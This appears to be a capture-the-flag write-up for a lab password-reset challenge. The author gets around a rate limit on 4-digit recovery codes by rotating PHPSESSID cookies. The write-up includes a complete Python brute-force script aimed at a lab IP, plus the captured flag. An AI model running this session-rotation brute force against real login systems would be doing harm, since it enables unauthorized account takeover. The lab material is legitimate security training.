📧 Password Reset


Navigate to /reset_password.php and submit the discovered email [email protected].
The app responds by asking for a 4-digit recovery code.
🧪 Rate Limit Analysis

A naive brute force attempt is blocked by rate limiting. Intercepting the request with Burp
Suite reveals a Rate-Limit-Pending header in the response. The counter starts at
8 and decreases with each attempt — once it reaches 0, the session is exhausted.
Trying to reset the page, re-entering the email, or reopening the site all had no effect — because the
PHPSESSID cookie remained the same. This reveals the key insight: one PHPSESSID
allows exactly 8 attempts before it's exhausted.
🧠 Bypass Strategy
Sending a request to /reset_password.php with an empty PHPSESSID generates a
fresh session cookie — each new session resets the rate limit counter. This means we can rotate
PHPSESSID tokens to brute force all 10,000 possible 4-digit OTP codes.
1
POST to /reset_password.php with empty cookie → receive fresh PHPSESSID
2
Use that PHPSESSID to try up to 7 OTP codes (staying under the 8-attempt limit)
3
Before the limit is hit, rotate to a fresh PHPSESSID and continue
4
Repeat until the correct OTP is found
🚀 Exploit Script
A Python script to automate the PHPSESSID rotation and OTP brute force:
import requests

TARGET = "http://10.48.167.101:1337"
EMAIL  = "[email protected]"

def get_new_session():
    """Get a fresh PHPSESSID by posting to reset_password.php"""
    r = requests.post(
        f"{TARGET}/reset_password.php",
        data={"email": EMAIL},
        allow_redirects=False
    )
    return r.cookies.get("PHPSESSID")

def try_otp(session_id, otp):
    """Submit an OTP code using a given PHPSESSID"""
    r = requests.post(
        f"{TARGET}/reset_password.php",
        data={"otp": otp},
        cookies={"PHPSESSID": session_id}
    )
    return r

def brute_force_otp():
    attempts_per_session = 7  # stay under the 8-try limit

    session_id = get_new_session()
    attempt_count = 0
    print(f"[*] Starting with PHPSESSID: {session_id}")

    for otp in range(10000):
        otp_str = str(otp).zfill(4)

        # Rotate session before hitting the rate limit
        if attempt_count >= attempts_per_session:
            session_id = get_new_session()
            attempt_count = 0
            print(f"[*] Rotated to new PHPSESSID: {session_id}")

        r = try_otp(session_id, otp_str)
        attempt_count += 1
        print(f"[.] Trying OTP {otp_str} -> {r.status_code}")

        if "invalid" not in r.text.lower() and r.status_code == 200:
            print(f"[+] SUCCESS! OTP: {otp_str}")
            print(r.text)
            break

if __name__ == "__main__":
    brute_force_otp()

Running the script cycles through all possible OTP codes, rotating sessions to stay under the rate limit —
until the correct code is found! 🎉
🔓 First Flag

After resetting the password and logging in with the new credentials, we land on the dashboard and capture
the first flag!
🚩 FLAG 1
THM{AuthBypass3D}
💡 Key Takeaways
- Rate limiting tied to
PHPSESSID can be bypassed by rotating session tokens
- Always check response headers —
Rate-Limit-Pending revealed the session limit

- Source code comments can leak critical information like directory naming conventions

- Log files in hidden directories often contain sensitive data (emails, credentials)